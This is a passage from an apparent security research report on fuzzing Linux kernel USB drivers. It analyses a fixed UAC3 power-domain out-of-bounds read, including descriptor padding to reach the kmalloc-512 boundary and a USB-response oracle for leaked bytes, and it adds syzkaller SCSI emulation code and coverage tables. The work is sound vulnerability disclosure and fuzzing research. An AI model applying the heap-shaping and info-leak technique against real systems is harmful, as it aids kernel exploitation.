while ((p = snd_usb_find_csint_desc(ctrl_iface->extra,
                            ctrl_iface->extralen,
                            p, UAC3_POWER_DOMAIN)) != NULL) {
          struct uac3_power_domain_descriptor *pd_desc = p;
          int i;

          if (!snd_usb_validate_audio_desc(p, UAC_VERSION_3))
               continue;
          for (i = 0; i < pd_desc->bNrEntities; i++) {                         // Attacker
controlled bNrEntities
               if (pd_desc->baEntityID[i] == id) {                           // OOB read
                    pd->pd_id = pd_desc->bPowerDomainID;
                    pd->pd_d1d0_rec =
                         le16_to_cpu(pd_desc->waRecoveryTime1);
                    pd->pd_d2d0_rec =
                         le16_to_cpu(pd_desc->waRecoveryTime2);
                    pd->ctrl_iface = ctrl_iface;
                    return pd;
               }
          }
     }
```

KASAN Splat:

```
[   70.813609] The buggy address belongs to the object at ffff888113e03800
                which belongs to the cache kmalloc-512 of size 512
[   70.813609] The buggy address is located 48 bytes to the right of
                512-byte region [ffff888113e03800, ffff888113e03a00)
[   70.813609] The buggy address belongs to the page:
[   70.813609] page:ffffea00044f8000 refcount:1 mapcount:0 mapping:ffff88811a80ec00
index:0x0 compound_mapcount: 0
[   70.813609] flags: 0x8000000000010200(slab|head)
[   70.813609] raw: 8000000000010200 dead000000000100 dead000000000122 ffff88811a80ec00
[   70.813609] raw: 0000000000000000 0000000000200020 00000001ffffffff 0000000000000000
[   70.813609] page dumped because: kasan: bad access detected

[   70.813609] Memory state around the buggy address:
[   70.813609]  ffff888113e03900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[   70.813609]  ffff888113e03980: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07
[   70.813609] >ffff888113e03a00: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[   70.813609]                                          ^
[   70.813609]  ffff888113e03a80: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[   70.813609]  ffff888113e03b00: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[   70.813609] ==================================================================
[   70.902726] ==================================================================
[   70.903568] BUG: KASAN: slab-out-of-bounds in snd_usb_find_power_domain+0x31c/0x3c0
[   70.903568] Read of size 1 at addr ffff888113e03a31 by task kworker/1:2/205

[   70.903568] CPU: 1 PID: 205 Comm: kworker/1:2 Tainted: G    B             5.4.265-INFOZ+
#1
```


```
[   70.903568] Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference
Platform, BIOS 6.00 11/12/2020
[   70.903568] Workqueue: usb_hub_wq hub_event
[   70.903568] Call Trace:
[   70.903568]  dump_stack+0x76/0x9c
[   70.903568]  print_address_description.constprop.0+0x16/0x210
[   70.903568]  ? snd_usb_find_power_domain+0x31c/0x3c0
[   70.903568]  __kasan_report.cold+0x1c/0x34
[   70.903568]  ? snd_usb_find_power_domain+0x31c/0x3c0
[   70.903568]  ? snd_usb_find_power_domain+0x31c/0x3c0
[   70.903568]  kasan_report+0x10/0x20
[   70.903568]  snd_usb_find_power_domain+0x31c/0x3c0
[   70.903568]  __snd_usb_parse_audio_interface+0x21da/0x35b0
[   70.903568]  ? slab_free_freelist_hook+0x73/0x130
[   70.903568]  ? __snd_usb_add_audio_stream+0xff0/0xff0
[   70.903568]  ? kfree+0xb3/0x210
[   70.903568]  snd_usb_parse_audio_interface+0x6a/0xd0
[   70.903568]  ? snd_usb_add_audio_stream+0x10/0x10
[   70.903568]  ? driver_bound+0x152/0x2b0
[   70.903568]  ? device_bind_driver+0x84/0xa0
[   70.903568]  snd_usb_create_stream.isra.0+0x1b3/0x420
[   70.903568]  ? snd_card_rw_proc_new+0x75/0x170
[   70.903568]  usb_audio_probe+0x1171/0x1e20
[   70.903568]  ? _raw_spin_unlock_irqrestore+0x36/0x70
[   70.903568]  ? usb_audio_resume+0x10/0x10
[   70.903568]  ? _raw_spin_lock_irqsave+0x88/0xe0
[   70.903568]  ? _raw_write_lock_irqsave+0xe0/0xe0
[   70.903568]  ? ktime_get_mono_fast_ns+0xb9/0x1d0
[   70.903568]  usb_probe_interface+0x25f/0x740
[   70.903568]  really_probe+0x21f/0xb20
```

The first question is which buffer will be OOB read? Looking at the code of snd_usb_find_power_domain, you can see that when the interface descriptor is located the following function is called snd_usb_find_csint_desc with the pointer ctrl_iface->extra to find the UAC3_POWER_DOMAIN descriptor.

However, the question is where this is initially allocated?

This occurs in the core USB code config.c based on the whole length of all the descriptors provided as part of the configuration.

Initially the memory layout looked like this:





It was possible to send just an array of 1 element for baEntityID[] with a bNrEntities size of 255.

However, with this memory layout it would only lead to the OOB reading into the other following descriptors.

This could then be rearranged so that the power domain descriptor was the last one into that array. However, due to the size of the descriptors being less than the size of the kmalloc-512 chunk size, then it would end up reading into zero's.

Therefore, what was needed was to add padding to pad prior to the uac3_power_domain_descriptor so that it would be just before the kmalloc-512 boundary. That way any reads which were OOB would go into the next kmalloc-512 chunk.

This would look as follows:




The question now is what would this OOB read allow?

Looking at the loop code, we can basically see that our OOB value pd_desc->baEntityID[i] will be compared against the id param passed to the function.

```
for (i = 0; i < pd_desc->bNrEntities; i++) {
                if (pd_desc->baEntityID[i] == id) {                                    // 1 BYTE
OOB Read can occur here.
                     pd->pd_id = pd_desc->bPowerDomainID;
                     pd->pd_d1d0_rec =
                          le16_to_cpu(pd_desc->waRecoveryTime1);
                     pd->pd_d2d0_rec =
                          le16_to_cpu(pd_desc->waRecoveryTime2);
                     return pd;
                }
```

```
        }
```

Therefore, if we can control the id parameter, we can then perform a check to determine if a OOB access exists or not provided that the results can be obtained via USB.

Examining the function snd_usb_power_domain_set we can see the following:

```
int snd_usb_power_domain_set(struct snd_usb_audio *chip,
                     struct snd_usb_power_domain *pd,
                     unsigned char state)
{
     struct usb_device *dev = chip->dev;
     unsigned char current_state;
     int err, idx;

     idx = snd_usb_ctrl_intf(chip) | (pd->pd_id << 8);

     err = snd_usb_ctl_msg(chip->dev, usb_rcvctrlpipe(chip->dev, 0),
                     UAC2_CS_CUR,
                     USB_RECIP_INTERFACE | USB_TYPE_CLASS | USB_DIR_IN,
                     UAC3_AC_POWER_DOMAIN_CONTROL << 8, idx,
                     &current_state, sizeof(current_state));
     if (err < 0) {
          dev_err(&dev->dev, "Can't get UAC3 power state for id %d\n",
               pd->pd_id);
          return err;
     }

     if (current_state == state) {
          dev_dbg(&dev->dev, "UAC3 power domain id %d already in state %d\n",
               pd->pd_id, state);
          return 0;
     }

     err = snd_usb_ctl_msg(chip->dev, usb_sndctrlpipe(chip->dev, 0), UAC2_CS_CUR,
                     USB_RECIP_INTERFACE | USB_TYPE_CLASS | USB_DIR_OUT,
                     UAC3_AC_POWER_DOMAIN_CONTROL << 8, idx,
                     &state, sizeof(state));
```

That idx is composed of snd_usb_ctrl_intf(chip) | (pd->pd_id << 8);. In this case pd->pd_id is a value we are sending in a descriptor.

Therefore, we can determine if 1 byte OOB is what we expect it to be or not.

This can be determined by the responses to our code.

```
Using 0x07 as pd->pd_id we can see the following when the value is found in the index:
<, class request to interface (class request 2: value=100, index=0, length=2)
USB audio device received request <, class request to interface (class request 1: value=200,
index=700, length=1)
USB audio device received request >, class request to interface (class request 1: value=200,
index=700, length=1)
```

Otherwise, we would not see these messages being sent.

This issue was fixed in

https://github.com/torvalds/linux/commit/d832ccbc301fbd9e5a1d691bdcf461cdb514595f

## 7.2. Mass Storage / SCSI

One area we noticed was underexplored from syzkaller's USB fuzzing implementation was the handling of USB Storage devices. This led to examining USB Storage - Bulk Only Transport in more detail. The existing grammars for syzkaller could create a USB storage device, however, there would be no SCSI communication occurring over the endpoints meaning that SCSI device code (sd.c and a filesystem would not be exercised). To do this we needed to add both syzlang code to extend the vusb.txt grammar and native C code for the executor.

### 7.2.1. Syzbot existing coverage

From the purposes of syzkaller, we can first examine the existing USB storage covered available on the public syzbot dashboards.

https://syzkaller.appspot.com/upstream/coverage?period=month

USB storage:

| | | | | | | |
|---|---|---|---|---|---|---|
| ▼ | storage | 14% | 27% | 13% | 13% | 3489 |
| | alauda.c | 13% | 21% | 12% | 12% | 286 |
| | cypress_atacb.c | 16% | 25% | 16% | 16% | 44 |
| | datafab.c | 5% | 15% | 5% | 5% | 140 |
| | ene_ub6250.c | 5% | 21% | 5% | 5% | 460 |
| | freecom.c | 12% | 24% | 12% | 6% | 52 |
| | initializers.c | 23% | 34% | 23% | 23% | 9 |
| | isd200.c | 24% | 36% | 23% | 23% | 163 |
| | jumpshot.c | 5% | 15% | 5% | 5% | 121 |
| | karma.c | 46% | 46% | 46% | 46% | 42 |
| | onetouch.c | 8% | 25% | 8% | 8% | 69 |
| | option_ms.c | 0% | 0% | 0% | 0% | 25 |
| | protocol.c | 0% | 18% | 0% | 0% | 38 |
| | realtek_cr.c | 15% | 27% | 15% | 10% | 222 |
| | scsiglue.c | 2% | 16% | 2% | 2% | 120 |
| | sddr09.c | 13% | 31% | 13% | 13% | 282 |
| | sddr55.c | 4% | 18% | 4% | 4% | 183 |
| | shuttle_usbat.c | 14% | 31% | 14% | 10% | 289 |
| | sierra_ms.c | 0% | 13% | 0% | 0% | 41 |
| | transport.c | 16% | 28% | 16% | 16% | 265 |
| | uas-detect.h | 48% | 63% | 48% | 48% | 40 |
| | uas.c | 2% | 19% | 2% | 2% | 351 |
| | usb.c | 54% | 59% | 54% | 54% | 240 |
| | usb.h | 0% | 0% | 0% | 0% | 1 |
| | usual-tables.c | 100% | 100% | 100% | 100% | 6 |
| ▶ | typec | 0% | 9% | 0% | 0% | 8879 |

From this we can see that some of the USB code is being covered with the default grammars however there are areas in which we could make improvements on.

Looking specifically at the SCSI code which is in a different directory we can see the following coverage:

| | | | | | |
|---|---|---|---|---|---|
| ▼ scsi | 7% | 21% | 7% | 7% | 34K |
| ▶ block | 76% | 81% | 76% | 69% | 61 |
| ▼ drivers | 7% | 21% | 7% | 7% | 34K |
| ▼ scsi | 10% | 23% | 10% | 9% | 24K |
| ▶ hisi_sas | 0% | 0% | 0% | 0% | 1628 |
| ▶ libsas | 0% | 25% | 0% | 0% | 1965 |
| ▶ megaraid | 0% | 0% | 0% | 0% | 2085 |
| ▶ mpt3sas | 0% | 0% | 0% | 0% | 4369 |
| constants.c | 52% | 57% | 52% | 52% | 37 |
| hosts.c | 55% | 63% | 54% | 54% | 162 |
| hpsa.c | 0% | 22% | 0% | 0% | 2398 |
| hpsa.h | 0% | 11% | 0% | 0% | 74 |
| libiscsi.c | 0% | 27% | 0% | 0% | 1040 |
| raid_class.c | 0% | 26% | 6% | 6% | 35 |
| scsi.c | 16% | 39% | 17% | 12% | 228 |
| scsi_bsg.c | 89% | 95% | 89% | 89% | 36 |
| scsi_common.c | 44% | 56% | 44% | 44% | 100 |
| scsi_debugfs.c | 0% | 24% | 0% | 0% | 21 |
| scsi_devinfo.c | 43% | 60% | 43% | 43% | 124 |
| scsi_error.c | 12% | 32% | 12% | 12% | 606 |
| scsi_ioctl.c | 92% | 93% | 92% | 92% | 214 |
| scsi_lib.c | 34% | 48% | 34% | 32% | 866 |
| scsi_lib_dma.c | 0% | 0% | 0% | 0% | 8 |
| scsi_logging.c | 45% | 54% | 44% | 45% | 149 |
| scsi_netlink.c | 38% | 45% | 38% | 38% | 27 |
| scsi_pm.c | 31% | 59% | 31% | 29% | 80 |
| scsi_priv.h | 0% | 0% | 0% | 0% | 1 |
| scsi_proc.c | 57% | 66% | 57% | 57% | 140 |
| scsi_scan.c | 24% | 37% | 24% | 8% | 495 |
| scsi_sysctl.c | 0% | 0% | 0% | 0% | 2 |
| scsi_sysfs.c | 17% | 32% | 16% | 10% | 399 |
| scsi_trace.c | 0% | 19% | 0% | 0% | 101 |
| scsi_transport_fc.c | 0% | 29% | 0% | 0% | 900 |
| scsi_transport_iscsi.c | 4% | 23% | 3% | 3% | 1278 |
| scsi_transport_sas.c | 6% | 29% | 5% | 5% | 431 |
| scsi_transport_spi.c | 2% | 27% | 2% | 2% | 397 |
| scsi_transport_srp.c | 10% | 31% | 9% | 9% | 251 |
| scsicam.c | 68% | 73% | 68% | 68% | 43 |
| sd.c | 11% | 32% | 13% | 10% | 1155 |
| sd.h | 38% | 63% | 38% | 38% | 8 |
| sd_dif.c | 0% | 30% | 0% | 0% | 17 |
| sd_trace.h | 0% | 100% | 0% | 0% | 2 |
| sd_zbc.c | 0% | 35% | 0% | 0% | 144 |
| sg.c | 77% | 81% | 77% | 77% | 752 |
| sr.c | 49% | 60% | 50% | 49% | 223 |
| sr_ioctl.c | 69% | 73% | 69% | 69% | 129 |
| sr_vendor.c | 21% | 27% | 21% | 21% | 67 |
| st.c | 1% | 28% | 1% | 1% | 1553 |
| virtio_scsi.c | 27% | 36% | 24% | 23% | 243 |

After syzkaller modifications we can see now the coverage has increased in scsi_glue.c:

| | | |
|---|---|---|
| ▼ storage | 17% | of 748 |
| debug.c | 10% | of 10 |
| initializers.c | --- | of 5 |
| option_ms.c | --- | of 17 |
| protocol.c | --- | of 32 |
| scsiglue.c | 26% | of 164 |
| sierra_ms.c | --- | of 40 |
| transport.c | 7% | of 256 |
| usb.c | 30% | of 222 |
| usb.h | 100% | of 1 |
| usual-tables.c | 100% | of 1 |

It should be noted in this instance that syzbot has enabled more kernel configuration options than we were fuzzing with. Therefore, these items are listed as covered in the public one but not in ours. However, for the areas we care about such as SCSI we see enhanced coverage below from our extensions to the implementation.

### 7.2.2. Executor C Enhancements

An example of a new pseudo syscall we added to support SCSI fuzzing in `common_usb_linux.h` was as follows:

```
static long syz_usb_ep_scsi_read_write(volatile long a0, volatile long a1, volatile long a2,
volatile long a3, volatile long a4, volatile long a5)
{
     int fd = a0;
     uint8 ep_out = a1;
     uint8 ep_in = a2;

     uint32 len = a3;
     char* data = (char*)a4;

     char* input_csw = (char *) a5;
     struct bulk_cs_wrap *inputCswPtr = (struct bulk_cs_wrap *) input_csw;

     debug("syz_usb_ep_scsi_read_command: mutated CSW:\n");
     debug_dump_data(input_csw, sizeof(bulk_cs_wrap));

     struct bulk_cs_wrap csw;

     // First read from the out endpoint

     int ep_handle = lookup_endpoint(fd, ep_out);
     if (ep_handle < 0) {
          debug("syz_usb_ep_scsi_read_command: endpoint not found\n");
          return -1;
     }
     debug("syz_usb_ep_scsi_read_command: endpoint handle: %d\n", ep_handle);

     struct usb_raw_ep_io_data io_data;
     io_data.inner.ep = ep_handle;
     io_data.inner.flags = 0;

     //if (len > sizeof(io_data.data))
     //   len = sizeof(io_data.data);

     io_data.inner.length = sizeof(io_data.data);

     int rv = usb_raw_ep_read(fd, (struct usb_raw_ep_io*)&io_data);
     if (rv < 0) {
          debug("syz_usb_ep_scsi_read_command: usb_raw_ep_read failed with %d\n", rv);
          return rv;
     }

     //memcpy(&data[0], &io_data.data[0], io_data.inner.length);

     debug("syz_usb_ep_scsi_read_command: received data:\n");
     debug_dump_data(&io_data.data[0], io_data.inner.length);

     struct bulk_cb_wrap *cbw = (struct bulk_cb_wrap *) &io_data.data[0];
     debug("\n\nSCSI CDB: %02x %02x %02x %02x %02x %02x %02x %02x %02x %02x\n\n",
               cbw->CDB[0], cbw->CDB[1], cbw->CDB[2], cbw->CDB[3], cbw->CDB[4],
               cbw->CDB[5], cbw->CDB[6], cbw->CDB[7], cbw->CDB[8], cbw->CDB[9]);
```

```
     uint32_t transfer_len = __le32_to_cpu(cbw->DataTransferLength);
     debug("syz_usb_ep_scsi_read_command: DataTransferLength : %u\n", transfer_len);

     // Copy the CBW back to the caller
     //memcpy((void*)cbw_out, cbw, sizeof(struct bulk_cb_wrap));

     //cbw_out->Signature = cbw->Signature;
     //debug("syz_usb_ep_scsi_read_command Signature : %u\n", cbw->Signature);
     //cbw_out->Tag = cbw->Tag;
     //debug("syz_usb_ep_scsi_read_command Tag : %u\n", cbw->Tag);
     //cbw_out->DataTransferLength = cbw->DataTransferLength;
     //debug("syz_usb_ep_scsi_read_command DataTransferLength : %u\n", cbw-
>DataTransferLength);
     //cbw_out->Flags = cbw->Flags;
     //debug("syz_usb_ep_scsi_read_command Flags : %u\n", cbw->Flags);
     //cbw_out->Lun = cbw->Lun;
     //debug("syz_usb_ep_scsi_read_command Lun : %u\n", cbw->Lun);
     //cbw_out->Length = cbw->Length;
     //debug("syz_usb_ep_scsi_read_command Length : %u\n", cbw->Length);
     //memcpy(&cbw_out->CDB[0], &cbw->CDB[0], 16);

     //*tag = cbw->Tag;
     //debug("syz_usb_ep_scsi_read_command Tag : %u\n", *tag);

     // Dump the current SCSI command thats incoming, we'll handle it later?
     bool isUsingRead = false;
     switch (cbw->CDB[0]) {
          case SCSI_TEST_UNIT_READY:
               debug("Received SCSI: SCSI_TEST_UNIT_READY command.\n\n");
               // TODO: make the status a flag or parameter so we can fail whenever we want?
               break;

          case SCSI_INQUIRY:
               debug("Received SCSI: SCSI_INQUIRY command.\n\n");
               break;

          case SCSI_REQUEST_SENSE:
               debug("Received SCSI: SCSI_REQUEST_SENSE command.\n\n");
               break;

          case SCSI_READ_CAPACITY_10:
               debug("Received SCSI: SCSI_READ_CAPACITY_10 command.\n\n");
               break;

          case SCSI_MODE_SENSE_6:
               debug("Received SCSI: SCSI_MODE_SENSE_6 command.\n\n");
               break;

          case SCSI_READ_10:
               debug("Received SCSI: SCSI_READ_10 command.\n\n");
               // We set isUsingRead so that we can access the CDB and send a slice of
               // of the disk image that is being requested by the block device.
               // TODO:  We can change this logic later but this should do for now.
               isUsingRead = true;
               break;

          case SCSI_SYNCHRONIZE_CACHE_10:
          case SCSI_SYNCHRONIZE_CACHE_16:
```

```
                debug("Received SCSI: SCSI_SYNCHRONIZE_CACHE command.\n\n");
                break;

           case SCSI_WRITE_10:
                debug("Received SCSI: SCSI_WRITE_10 command.\n\n");
                break;

           default:
                debug("Received unsupported SCSI command 0x%02x\n", cbw->CDB[0]);
                break;
     }

     sleep_ms(200);


     debug("syz_usb_ep_scsi_read_command: Tag: %u\n", cbw->Tag);

     // Now we need to write the in endpoint

     ep_handle = lookup_endpoint(fd, ep_in);

     if (ep_handle < 0) {
          debug("syz_usb_ep_scsi_write_data: endpoint not found\n");
          return -1;
     }
     debug("syz_usb_ep_scsi_write_data: endpoint handle: %d\n", ep_handle);

     // DATA Phase
     struct usb_raw_ep_io_data io_in_data;
     io_in_data.inner.ep = ep_handle;
     io_in_data.inner.flags = 0;

     if (!isUsingRead) {
          // The len needs to be set to the data the host asked for
          len = transfer_len;

          // Never allow transfering more than we have buffer for
          if (len > sizeof(io_in_data.data))
               len = sizeof(io_in_data.data);

          io_in_data.inner.length = len;
          debug("syz_usb_ep_scsi_write_data: writing 0x%02x bytes\n\n",
io_in_data.inner.length);

          memset(&io_in_data.data[0], 0, sizeof(io_in_data.data));
          memcpy(&io_in_data.data[0], data, len);
     } else {
          // uint32_t lba = __be32_to_cpu(*(uint32_t *)&cbw->CDB[2]);
          uint16_t transfer_len = __be16_to_cpu(*(uint16_t *)&cbw->CDB[7]);

          int data_len = transfer_len * 512; // TODO: make this a dynamic block size, for
now assume 512
          io_in_data.inner.length = data_len;

          memset(&io_in_data.data[0], 0, sizeof(io_in_data.data));
          // TODO: send a real lba
          // memcpy(&io_in_data.data[0], data + (lba * 512), data_len);
          memcpy(&io_in_data.data[0], data, data_len);
```

```
          debug("syz_usb_ep_scsi_write_data: writing 0x%02x bytes (using CDB)\n\n",
io_in_data.inner.length);
          isUsingRead = false;
     }

     // Hexdump the data
     debug("syz_usb_ep_scsi_write_data: data to write:\n");
     debug_dump_data(data, len);

     rv = usb_raw_ep_write(fd, (struct usb_raw_ep_io*)&io_in_data);
     if (rv < 0) {
          debug("syz_usb_ep_scsi_write_data: usb_raw_ep_write failed with %d\n", rv);
          return rv;
     }

     // Status Phase
     csw.Signature = __cpu_to_le32(USB_BULK_CS_SIG);
     //csw.Signature = inputCswPtr->Signature;

     csw.Tag = cbw->Tag; // Leave this as is since it needs to reply back the same tag to be
processed.
     debug("syz_usb_ep_scsi_write_data: CSW Tag : %u\n", csw.Tag);

     csw.Residue = inputCswPtr->Residue;

     // TODO: for now we set error status to true when we recieve a test  unit ready
     // if (cbw->CDB[0] == SCSI_TEST_UNIT_READY) {
     //   csw.Status = 1; // TODO: Should we base status off the above command?
     // } else {
     //   csw.Status = 0;
     // }
     csw.Status = inputCswPtr->Status;

     if (csw.Status) {
          debug("syz_usb_ep_scsi_write_data: setting Status to STATUS_FAIL.\n");
     }

     debug("syz_usb_ep_scsi_write_data: sending CSW\n\n");

     io_data.inner.ep = ep_handle;
     io_data.inner.flags = 0;
     io_data.inner.length = USB_BULK_CS_WRAP_LEN;

     memcpy(&io_data.data[0], &csw, USB_BULK_CS_WRAP_LEN);

     rv = usb_raw_ep_write(fd, (struct usb_raw_ep_io*)&io_data);
     if (rv < 0) {
          debug("syz_usb_ep_scsi_write_data: usb_raw_ep_write(CSW) failed with %d\n", rv);
          return rv;
     }

     // TODO: Should we do the retry loop like in the gadget??

     sleep_ms(10);

     return 0;
}
```

